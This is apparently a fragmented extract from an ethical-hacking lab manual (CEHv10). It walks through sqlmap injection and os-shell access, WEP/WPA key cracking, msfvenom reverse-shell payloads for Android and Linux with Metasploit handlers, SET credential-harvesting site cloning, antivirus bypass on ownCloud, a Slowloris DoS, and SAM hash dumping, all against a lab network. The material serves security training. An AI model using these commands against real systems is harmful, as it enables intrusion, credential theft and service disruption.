**Waiting for www.goodshopping.com...** message at the bottom of the

To see whether the query has successfully executed, switch back to Windows Server 2016 from **Resources** pane. Launch **Task Manager**. In Task Manager, under the **Details** tab, you see a process called **PING.EXE** running in the background. To manually kill this process, right-click **PING.EXE**, and click **End Process**

Exercise: 2 Scanning Web Applications Using N-Stalker Tool

N-Stalker main window appears, type **http://www.goodshopping.com** and select **OWASP Policy**






Optimize Settings wizard appears, leave the settings to default and click **Next**.

Settings Not Optimized pop-up appears, click **Yes** to continue

Review Summary wizard appears, check with the scan options and click **Start Session**.

The N-Stalker free edition pop-up appears; click **OK** to continue

After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **Goodshopping** website



11. N-Stalker begins to scan the website, as shown in the screenshot. It takes some time for the application to scan the entire website. N-Stalker scans the site in four different steps: **Spider**, **Info Gather**, **Run**, **Modules**, and **Sig Scanner**

On completion of the scan, the **Results Wizard** appears. Select **Save scan results** (under Session Management Options) and **Keep scan session for further analysis** (under **Next Steps**), and click **Next**

N-Stalker displays a summary of vulnerabilities found. After examining the summary, click **Done**

In the left pane, expand all the **nodes** and **sub-nodes** of the URL **http://www.goodshopping.com** (under **Website Tree**). This displays

15. You can view the complete scan results in N-Stalker's main dashboard. You can even expand the URL **http://www.goodshopping.com** (under

Vulnerabilities) to view all the site's vulnerabilities. 16.

Exercise: 3 Performing SQL Injection attack against MSSQL to extract Databases and WebShell using SQLMAP


Before starting this lab assume that you are registered user in the **http://www.moviescope.com** website. And you want to crack the passwords of the other users from the database of the **moviescope**. Open a web browser and type **http://www.moviescope.com** and press Enter in the address bar. Moviescope webpage appears, login into the **Moviescope** as Username: **sam** and Password: **test@123** and click **Login**. Once you are logged into the website click **View Profile** tab, and make a note of the **URL** in the address bar of the browser. Right-click any where on the webpage and click **Inspect Element (Q)** from

Developer Tools section appears as shown in the screenshot, click **Console** tab and type **document.cookie** in the lower left corner of the browser and

Select the cookie value and right-click and **Copy** the value as shown in the screenshot. **Minimize**

Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> --dbs** and press **Enter**.

By issuing the above query, sqlmap enforces various injection techniques on the name parameter of the URL in an attempt to extract the database information of **moviescope** website. Do you want to skip test payloads specific for other DBMSes warning appears, type **Y** and press **Enter**. Do you want to include all tests for 'Microsoft SQL Server' extending provided level warning appears type **Y** and press **Enter**. Do you want to keep testing the others warning appears, type **N** and press **Enter**.



```
root@kali:~# sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs
```

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope --tables and press **Enter**. By issuing the above query, sqlmap starts scanning

Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope -T User_Login --columns**

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope -T User_Login --dump and

From the **Favorites** bar, click browser icon to maximize the browser. Close the **Developer Console** and click **Logout** in the moviescope

It could be any user. So we have to login again

Login page of moviescope appears, in the Username type **john** and in the Password type **test** and click **Login**.

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="cookie value which you have copied in step #5" --os

sqlmap tries to optimize value(s) for DBMS delay responses message appears type **Y** and press **Enter** to continue.

Once sqlmap acquires the permission to optimize the machine, it will gives you with the **os-shell**. Type **hostname** and press **Enter** to find the machine

Do you want to retrieve the command standard output? message appears type **Y** and press **Enter**

Thus **sqlmap** will retrieves the hostname as shown in the screenshot

Type **ipconfig** and press **Enter** to know the ip configuration the machine. If do you want to retrieve the command standard output? message appears

Module 16: Hacking Wireless Networks

Wireshark main window appears as shown in the screenshot. Navigate to **File** and click **Open**

WEPcrack-01.cap and

Exercise: 2 Cracking a WEP with Aircrack-ng

{kali}

Navigate to **Places** and click **Computer** as

Click **Other Locations** in the left pane. Type **smb://10.10.10.16** in the **Connect to Server** field and click **Connect**

Password required for 10.10.10.16 pop-up appears, enter the login credentials of the **Windows Server 2016** machine and click **Connect**

Double-click shared drive (here, **E**) and then double-click **CEHv10 Module 13 Hacking Web Servers** folder. In this folder copy the **Wordlists** paste it on the **Desktop**.

From **CEHv10 Module 16 Hacking Wireless Networks** copy **Sample Captures** folder and paste the folder on **Desktop**

Click **Terminal** icon from the **Favorites** (left handside of the **Desktop**) to launch.

In the terminal window type **aircrack-ng '/root/Desktop/Sample Captures/WEPcrack-01.cap'** and press **Enter**.

By issuing the above command **aircrack-ng** will crack the WEP key of the **CEHLabs** as shown in the screenshot. With the help of this cracked key attacker can connect into the **CEHLabs** access point

```
File Edit View Search Terminal Help
oot@kali:~# aircrack-ng '/root/Desktop/Sample Captures/WEPCrack-01.cap'
Opening /root/Desktop/Sample Captures/WEPCrack-01.cap
Read 2464654 packets.

# BSSID          ESSID          Encryption
1 20:E5:2A:E4:38:00 CEHLabs        WEP (20509 IVs)

Choosing first network as target.

Opening /root/Desktop/Sample Captures/WEPCrack-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 20509 ivs.
```

Exercise: 3 Cracking a WPA (Wi-Fi Protected Access) with Aircrack

aircrack-ng -a 2 -b 20:E5:2A:E4:38:00 -w /root/Desktop/Wordlists/Passwords.txt '/root/Desktop/Sample Captures/WPA2crack-01.cap' and press **Enter**

Here 20:E5:2A:E4:38:00 is the BSSID of the sample capture file. -a is the technique used to crack the handshake, 2=WPA technique. -b refers to bssid; replace with the BSSID of the target router

-w stands for wordlist; provide the path to a wordlist.

Password or Key Found as shown in the screenshot. An attacker uses this key to connect to the access point and then enters the respective network. Once he/she enters the network, he/she can use scanning tools to scan for

```
[00:00:00] 20/113 keys tested (226.66 k/s)
Time left: 0 seconds 17.70%
KEY FOUND! [ password1 ]
Master Key      : F5 EF 7C 79 10 DF DE 73 76 40 F9 4F 12 A4 BC E5
                  A7 8D CD E4 3E A2 F0 E5 23 37 AD 74 00 F0 3F 57
Transient Key   : 94 49 E3 EC C8 BC B7 49 21 6F 9F 0B BF 88 4F 5F
```


Module 17: Hacking Mobile Platform Exercise: 1 Creating Binary Payloads using Kali Linux to Hack Android

service postgresql start

msfvenom -l and press **Enter**

In this lab we are choosing the payload as **android/meterpreter/reverse_tcp**.

type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.11 R > Desktop/Backdoor.apk** in

This creates **Backdoor.apk** application package file on the Desktop. Once the malicious application is created, attacker will send/share this application through electronic medium. In iLabs we don't have a live Internet Connectivity so we are sharing this file using webservice. 10.10.10.11 is the IP address of Kali Linux machine

Now, share/send the **Backdoor.apk** file to the victim machine (in this lab, we are using Android emulator as the victim machine).

- Now type **mkdir /var/www/html/share** and press **Enter**. This will create a new directory in the specified location
- Change the mode of the share folder to **755** by typing the command **chmod -R 755 /var/www/html/share** and pressing **Enter**.
- Change the ownership of that folder to **www-data** by typing **chown -R www-data:www-data /var/www/html/share** and pressing **Enter**.
- Type **cp /root/Desktop/Backdoor.apk /var/www/html/share** in the terminal, and press **Enter**

type **service apache2 start**

msfconsole and press **Enter**

use exploit/multi/handler

Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.

- Type **set LHOST 10.10.10.11** and press **Enter**.
- Type **show options** and press **Enter**

IP address entered in LHOST refers to the attacker machine (i.e., Kali Linux).

exploit -j -z and press **Enter**

Android installed apps appears, click **Browser** app to launch a web browser

In the browser type **http://10.10.10.11/share** in the addressbar and press **Enter**. Index of /share window appears, click **Backdoor.apk**. This

Complete action using pop-up appears, select **ES Downloader** option and click **Always**

Download pop-up appears, click **Open file** option

Properties pop-up appears, click **Install**. If Threat Detected pop-up appears, click **Continue**

Select pop-up appears, here click **Package Installer** option

MainActivity window appears, click **Next (two times)**

In the same window, click **Install**

Threat detected pop-up appears click **Cancel** to continue

Type **sessions -i 1** command and press **Enter**. (1 in sessions -i 1 command is the number of the session). Meterpreter shell is launched as shown in the screenshot. The Android machine becomes

sysinfo command and press **Enter**. Issuing this command displays the information the target machine, such as computer name, operating system

34. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, and so

Type **pwd** and press **Enter** to view the current working directory on the remote (target)

The **cd** command changes the current remote directory. Type **cd /sdcard** and press **Enter**

Now type **pwd** and press **Enter** to

running processes in Android machine type **ps** and press **Enter**. It will list all the running processes as shown

Exercise: 2 Harvesting User's Credentials Using the Social Engineering Toolkit

Before beginning of this lab, you need to configure the IP Address to the **Android** machine. So, click Android machine. Android home screen appears, click the **App drawer** icon to launch the Android applications menu

Click the **Terminal Emulator** icon in the applications menu to launch the terminal

Type **su** and press **Enter** to attain root (**super user**) terminal. As soon as you press **Enter**, a Superuser Request pop-up appears, select

Remember choice forever radio button and click **Allow**

Type **ip addr add 10.10.10.69/24 dev eth0** and press **Enter**. By doing this, you are assigning the IP Address **10.10.10.69** to the Android machine. On issuing the IP Address, close the terminal emulator window and go back

Click Kali Linux machine. If you see the **Blue screen** of Kali Linux press **Space Bar** to get the Login screen of the Kali Linux.

To launch Social Engineering Toolkit, navigate to **Applications --> 08 - Exploitation Tools --> social engineering toolkit**. While launching se-toolkit, you may be asked whether to enable bleeding edge repos. Type **no** and press **Enter**

If Social Engineering Toolkit license and terms appears, type **y** and press **Enter** to accept the license and terms conditions

You will be presented with a menu containing a list of attacks. Type **1** and press **Enter** to select the **Social-Engineering Attacks** option.

10. A list of Social Engineering Attacks appear; type **2** and press **Enter** to select **Website Attack Vectors**

From the list of website attack vectors, type **3** and press **Enter** to select the **Credential Harvester Attack Method**.

Now, type **2** and press **Enter** to select the **Site Cloner** option from the menu

Type the IP address of Kali Linux virtual machine in the prompt for IP address for the **POST back in Harvester/Tabnabbing** and press **Enter**. In this lab, the IP is **10.10.10.11**

Now, you will be prompted for a URL to be cloned, type the desired URL for **Enter the url to clone** field and press **Enter**. In this lab, we are using **http://www.goodshopping.com**. This will begin to clone the website. Leave setoolkit running in the Kali Linux machine. In the real world If **Do you want to attempt to stop apache server? (Y/N)** message appears in the terminal window, type **Y** and press **Enter**. **Once** the site is cloned, attacker will send/share this cloned URL through electronic medium. In iLabs we donot have a live Internet Connectivity so we are directly accessing the cloned website in the victim machine. As there is no Internet Connectivity in iLabs we are using local website for

Now, click Android machine. Android screen appears, click **App drawer** icon to launch the apps screen

Android installed apps appears, click **Browser** app to launch a web browser

In the address bar of the browser, type **http://10.10.10.11** and press **Enter**. The cloned webpage of goodshopping appears as shown in the screenshot. Click **Login** link. The website is not supported on mobile platform. So, you may not find the

Login pop-appears, enter the following credentials and click **Log in**: Username: **smith**

Password: **smith123**

Instead of logging in to the website you will be redirected to a **Webpage not available** page as shown in the screenshot

Now, click Kali Linux machine. Observe the setoolkit terminal window, the Credentials that victim (in Android machine) has captured by the **setoolkit**. A message pops up asking you to press **Enter**. After you are finished, close the terminal window. Press **Ctrl+C** to exit the setoolkit, and then close the

21. Navigate to **/usr/share/set/src/logs**, and double-click the **harvester.log** file to view the report. 22

The log file appears as shown in the screenshot. Thus, without proper assessment of an email or the website that is being browsed, if an individual enters his/her credentials, an attacker harvests them and uses them to log into the victim's account and obtain sensitive information

Module 19: Cloud Computing

Exercise: 1 Creating User Accounts and Assigning User Rights in ownCloud

Click Ubuntu machine. Ubuntu Login screen appears, type **toor** in the Password field and press **Enter**.

To launch Firefox browser click **Firefox** icon from **Launcher** (left handside of the **Desktop**

Type **http://localhost/owncloud** and press **Enter** in the address bar. ownCloud login page appears, type the following credentials and press **Enter**. Username: **admin**

Password: **qwerty@123**

ownCloud page appears, now hover your mouse cursor to top right corner of the browser click **admin** drop-down node and click **Users** from the menu as shown in the screenshot

You will be redirected to the **Users** page. Here, you will be creating users who will be able to log in to the cloud server and access files. You can either assign a user to a **group** or assign him/her **admin** privileges, by choosing a group or an admin from the drop-down list. Enter a name in the **Username** field, and mention a password in the **Password** field, click **Create**. This creates a user account, so that a user can login to the cloud server using the given credentials. In this lab, the user is assigned to **Groups**, and the username and password

are **shane** and **florida@123**

The newly created user appears (here, **shane**) under the list of users, as shown in the screenshot. Similarly you can create other user accounts by following the previous steps of **Add Users**. In this lab exercise we will be using two user accounts i.e., **admin** and

shane.

To share a file with the users' navigate to top left corner of the ownCloud page and click **Content** menu icon. In the Content menu click **Files** icon.

In the files page, click the **Add** icon and select **Folder**. As soon as you click the **Folder** icon, a text field appears. Specify a folder name (here, **Share**) in

this field, and press **Enter**.

The newly created folder appears on the page. Double-click the **Share** folder.

Click the **Add** button and then click **Upload** from the drop-down list as shown in the screenshot

A **File Upload** window appears; navigate to Desktop double-click **Shared Files** folder, select **car.jpg**, and click **Open**.

The added file appears in the share folder. Click **All files** from the left handside of the ownCloud page and hover the mouse-cursor over the folder and click **Share** icon.

Click **Share** folder and a right pane appears with sharing information. Type the name of the user with whom you want to share the file (here, **shane**

As you type the username, a hint is displayed below it. Click on the **hint**.

14. The user is selected, and **additional** sharing options appear as shown in the screenshot. A folder named **share** is created in the **shane's** ownCloud account; whichever file is shared from this admin account is uploaded to this folder.

Minimize the browser window

15. Click Windows 10 machine, click Ctrl+Alt+Delete link. Alternatively navigate to **Commands** (**Thunder** icon) menu and click

By default **Admin** account is selected, click Pa\$\$w0rd and press **Enter** to login.

Double-click **Google Chrome** shortcut icon on the **Desktop** to launch the browser. Google Chrome browser appears, type **http://10.10.10.9/owncloud** in the addressbar and press **Enter**. Here, you will log in to ownCloud server as a user. Enter the credentials in the Username (**shane**) and Password (**florida@123**) text fields, and press **Enter**. In this lab we are using google chrome browser, if you decided to use other browser then screenshots will differ. Here **10.10.10.9** is the IP address of the **Ubuntu** machine where th owncloud is hosted.

A safe home for all your data prompt appears, click **X** button to close the prompt.

The **ownCloud** page appears, displaying all the directories along with the **shared** directory that contains all the files shared by the **admin** with this

user (**shane**).

You may/may not be able to **re-share**, download or upload any files/directories as per the sharing (security) settings configured by the

admin. **Minimize** the browser window.

21. Click Windows Server 2012 machine, click Ctrl+Alt+Delete link. Alternatively navigate to **Commands** (**Thunder** icon) menu and click

To install ownCloud Desktop Client, navigate to Z:\CEHv10 Module 19 Cloud Computing\ownCloud Desktop Client and double-click **ownCloud-2.4.0.8894-setup.exe**. If Open File - Security Warning window appears click **Run**. Follow the wizard driven installation steps to install **ownCloud Desktop client**

Once the installation is completed make sure that **Run ownCloud** option is checked and click **Finish** this will launch the application automatically. Alternatively double-click **ownCloud** shortcut icon on the **Desktop** to

The Connect to ownCloud wizard appears. In the Server Address field type **http://10.10.10.9/owncloud** and click **Next**. In this lab ownCloud is installed on Ubuntu machine and its IP address is **10.10.10.9**.

26. Connect to ownCloud Enter user credentials wizard, enter the credentials you have specified at the time of **ownCloud** database setup in the

Username (**admin**) and Password (**qwerty@123**) fields, and click **Next**

Connect to ownCloud Setup local folder options wizard appears, leave the settings to default and click **Connect**.

ownCloud window appears as soon as you done with the configuration of the ownCloud Desktop client. **Close** the window.

29. Now, your ownCloud account is synced with the local folder

C:\Users\Administrator\ownCloud

. Whatever files you place in this folder will automatically be uploaded to the **ownCloud** account online. Now, the ownCloud icon appears in the **notification** area, as shown in the screenshot. This icon displays the status of the cloud server (**online/offline**) and acts as an indicator while any files are being synchronized

The files are synchronized only when the account is logged in.

Copy an **mp3** (or any other file). To do this, navigate to Z:\CEHv10 Module 19 Cloud Computing\Shared Files, copy **abc.mp3**, **paste** it in

C:\Users\Administrator\ownCloud\Share location. Observe the ownCloud icon in the Notification area. The icon indicates that a

file is being synchronized

31. Click Ubuntu and open the web browser that you minimized, and click **Files** in the left pane. Observe that file is present in the **Share** folder, inferring that the file was successfully uploaded to the server. If the Ubuntu machine is locked type **toor** in the Password field and press Enter

Now, click Windows 10 machine, if the machine is locked type **Pa\$\$word** in the Password field and press **Enter**.

33. To install **ownCloud Desktop Client**, navigate to Z:\CEHv10 Module 19 Cloud Computing\ownCloud Desktop Client and double-click **ownCloud-2.4.0.8894-setup.exe**. If Open File - Security Warning window appears click **Run**. Follow the wizard driven installation steps to install ownCloud Desktop client

If User Account Control pop-up appears click **Yes**

34. Once the installation is completed make sure that **Run ownCloud** option is checked and click **Finish** this will launch the application automatically

Alternatively double-click **ownCloud** shortcut icon on the Desktop to launch.

35. The Connect to ownCloud wizard appears. In the **Server Address** field type **http://10.10.10.9/** and click **Next**. In this lab ownCloud is installed on Ubuntu machine and its IP address is **10.10.10.9**.

The Enter user credentials section appears; enter the credentials of the user account (**shane**) you have added after signing in to the admin account. In this lab, the username and password of the created user account are

shane and **florida@123** and click **Next**

Connect to ownCloud Setup local folder options wizard appears, leave the settings to default and click **Connect**

ownCloud window appears as soon as you done with the configuration of the ownCloud Desktop client. **Close** the window

Now, your ownCloud account is synced with the local folder

C:\Users\Admin\ownCloud. Whatever files you place in this folder will automatically be uploaded to the **ownCloud** account online. To view the files present in **shane's** account, navigate to **C:\Users\Admin\ownCloud**

Now, in order to upload a file directly from the local drive to **Shane's** ownCloud web server: **Copy** a file (**test.pdf**) from Z:\CEHv10 Module 19 Cloud Computing\Shared

Files and **paste** it in **C:\Users\Admin\ownCloud\Share**.

Switch to **Ubuntu** machine and open the web browser that you minimized, and click **Files** in the left pane. Observe that file is present in the share folder, inferring that

the file was successfully uploaded to the server. If the Ubuntu machine is locked type **toor** in the Password field and press

Navigate to **C:\Users\Administrator\owncloud\share**. Notice that **test.pdf**, uploaded on the Windows 10 machine's **C:\Users\Admin\ownCloud\share**, is synchronized to

C:\Users\Administrator\owncloud\share.

44. Thus, whichever file or folder you paste/delete in the client's ownCloud directory will synchronize with the ownCloud server. **Donot Cancel this lab session**, as we are going to use user accounts that we have created in this lab for other exercises of this module. If you Cancel the lab session after the completion of the first Exercise, then you need to perform all these steps for second exercise

Exercise: 2 Securing ownCloud from Malicious File uploads using ClamAV

In the terminal window type **msfvenom -p windows/meterpreter/reverse_tcp -f exe > /root/Desktop/trojan.exe** and hit **Enter**. This will create a **trojan.exe** file on the **Desktop** as shown in the screenshot

Click **Firefox ESR** icon from the **Favorites** bar (left handside of the **Desktop**) to launch. Firefox browser appears, type **http://10.10.10.9/owncloud** in the address bar and press **Enter**. ownCloud login page appears, type the following credentials and press **Enter** to login. Username: **shane** Password: **florida@123** 10.10.10.9 is the IP address of the Ubuntu machine where the ownCloud is

Now, let us try to upload the malicious file in the ownCloud with the user account **shane**. To upload the file click **+** icon and then click **Upload** as

File Upload window appears, navigate to malicious file location (here, **Desktop**) which we have created at **step #4**, and click **Open**

As soon as you click **Open**, you will get a message Virus has been detected in the file. **Upload** cannot be completed. In this way you can protect your **ownCloud** from **malicious** file uploads

Minimize the browser window.

Exercise: 3 Bypassing ownCloud Antivirus and Hacking the Host using Kali Linux

In the terminal type **msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.10.11 LPORT=4444 --platform linux -f elf > /root/Desktop/exploit.elf** and hit **Enter**. This will generate **exploit.elf** malicious file on the **Desktop** as shown in the screenshot. Here 10.10.10.11 is the IP address of the attacker machine i.e., Kali Linux.

3. Now, maximize the browser window, if you are still logged in with the **shane** account, click **share** folder and click **+** icon and then click **Upload** from the drop-down. **File Upload** window appears, select **exploit.elf** from Desktop and click **Open**.

Though ClamAV antivirus is running on the ownCloud server still we are able to upload malicious file by changing the payload architecture

Minimize the browser window, after you uploaded the file

In the terminal window type **msfconsole** and press **Enter**

In the msfconsole terminal, type **use multi/handler** and press **Enter**

Now, in the terminal window type the following commands as shown in the screenshot:

- Type **set payload linux/x86/shell/reverse_tcp** and hit **Enter**.
- Type **set LHOST 10.10.10.11** and hit **Enter**.
- Type **set LPORT 4444** and hit **Enter**.

Once you have set all the options, type **run** and hit **Enter**

Click Ubuntu, if the machine is locked type **toor** in the password field and press **Enter**

Maximize the browser window. If you can't see the **exploit.elf** file in the share folder of the admin account refresh the web page to view

Check the malicious file (here, **exploit.elf**) and click **Download**

Opening exploit.elf pop-up appears click **Save File**.

Download File Location window appears, choose the default location to download here **Desktop** and click **Save**. After completion of the download

You can see the malicious file i.e., **exploit.elf** is downloaded on the Desktop. Click **Terminal** icon from the **Launcher** bar (left handside of the

13. In the terminal window type **sudo su** and press **Enter**. Sudo Password prompt appears type **toor** and press **Enter**


The password **toor** that you have entered will not be visible

To access the files on the Desktop, type **cd Desktop** and press **Enter**

15. To change the permissions of the file type **chmod -R 755 exploit.elf** and press **Enter**.

To execute the malicious file, type **./exploit.elf** and press **Enter**. As soon as you hit **Enter** switch to the attacker machine Kali Linux

If you see the **Blue screen** of Kali Linux press **Space Bar** to get the Login screen of the Kali Linux and type **toor** in the Password field and click **Unlock**. In the terminal you will see that a command shell session has been

A screenshot of a Kali Linux terminal window. The terminal has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The background is dark blue with a faint dragon logo. The terminal text shows the following commands and output:

```
sf > use multi/handler
sf exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
sf exploit(multi/handler) > set LHOST 10.10.10.11
HOST => 10.10.10.11
sf exploit(multi/handler) > set LPORT 4444
PORT => 4444
sf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Sending stage (36 bytes) to 10.10.10.9
[*] Command shell session 1 opened (10.10.10.11:4444 -> 10.10.10.9:42842) at 2018-02-09 02:24:01 -0500
```

Exercise: 4 Implementing DoS Attack on Linux Cloud Server Using Slowloris Script

Type **wireshark** in the terminal and press **Enter** to launch

Wireshark Lua: Error during loading pop-up appears, click **OK** to continue

To start the capture, double-click available ethernet adapter of the machine (here, **eth0**).

Wireshark main window appears, and starts capturing traffic. **Leave** the Wireshark window **running** and minimize it

In the new Terminal window type **cd Desktop** and press **Enter** to change the directory.

Type **cd Slowloris** and press **Enter** to access Slowloris

To view the files in Slowloris folder type **ls** and press **Enter**

Now we are going to change the permissions of the **Slowloris.pl** file in the Slowloris folder. Type **chmod 777 Slowloris.pl** and press **Enter**.

Now, we are going to perform DoS attack on ownCloud server which is hosted in the Ubuntu machine. To perform the attack type **./Slowloris.pl -dns 10.10.10.9** and press **Enter**. **10.10.10.9** is the IP address of the Ubuntu machine where owncloud is

Once you press **Enter**, the perl script displays scrolling text, as shown in the screenshot.

Let us check with the attack status, launch a Firefox ESR browser from the Favorites bar and type **http://10.10.10.9/owncloud** in the address bar and press **Enter**. The browser will not be able to fetch the webpage because of the high number of **HTTP** packets being sent by the Attacker (Kali Linux) machine

can switch to any other machine in the network, in this lab we are switching to **Ubuntu**

Click **Firefox** icon from the Launcher and type **http://localhost/owncloud** in the address bar and press **Enter**. The browser will not be able to fetch the webpage because of the high number of

Now, click Kali Linux, and maximize the **Wireshark** from the **Favorites** bar window and Stop the running live capture by clicking on **Stop** button and observe the packets transferred to victim machine. Minimize the **Wireshark** window after the observation, and switch

Slowloris.pl terminal window

In the Slowloris.pl terminal window, press **Ctrl+C** to stop the attack. Close the terminal window.

Module 06: System Hacking

Exercise 1: Dumping and Cracking SAM Hashes to Extract Plaintext Passwords

Use the pwdump7 tool to extract password hashes

- Use the Ophcrack tool to crack the passwords and obtain plain text passwords

To launch command prompt, click the **Search-bar** in the **Taskbar** and type cmd, right-click on the result and click **Run as administrator**.

In the command prompt window, type **wmic useraccount get name,sid** and press **Enter**. The command displays the **User Account Names** and their respective **IDs**

Navigate to **Z:\CEHv10 Module 06 System Hacking\Password Cracking Tools** and right-click the **pwdump7** folder and select **Copy** from

Paste this folder on the **Desktop** of Windows 10 and close the file explorer window. Right-click on the desktop and select **Paste** from the context menu

Maximize the command prompt window and type **cd C:\Users\Admin\Desktop\pwdump7** and press **Enter**.

Type **PwDump7.exe** and press **Enter**. You will be shown the password hashes of the user accounts in the command prompt window

To write the password hashes to a file, type **PwDump7.exe > c:\hashes.txt** and press **Enter**. This command writes the extracted passwords to a hashes.txt file and saves it in the C:\ drive

Navigate to **C:** and double-click **hashes.txt** file to open it.

In the hashes.txt file, replace the box symbols before each user ID with its respective **User Name** as obtained in **step 4**.

Click **File** from the menu-bar and select **Save As...** to save the edited hashes.txt file

The **Save As** window appears, click **Desktop** from the left-pane in the window and click **Save**

Navigate to **Z:\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack\x86** and double-click **ophcrack.exe** to launch the application

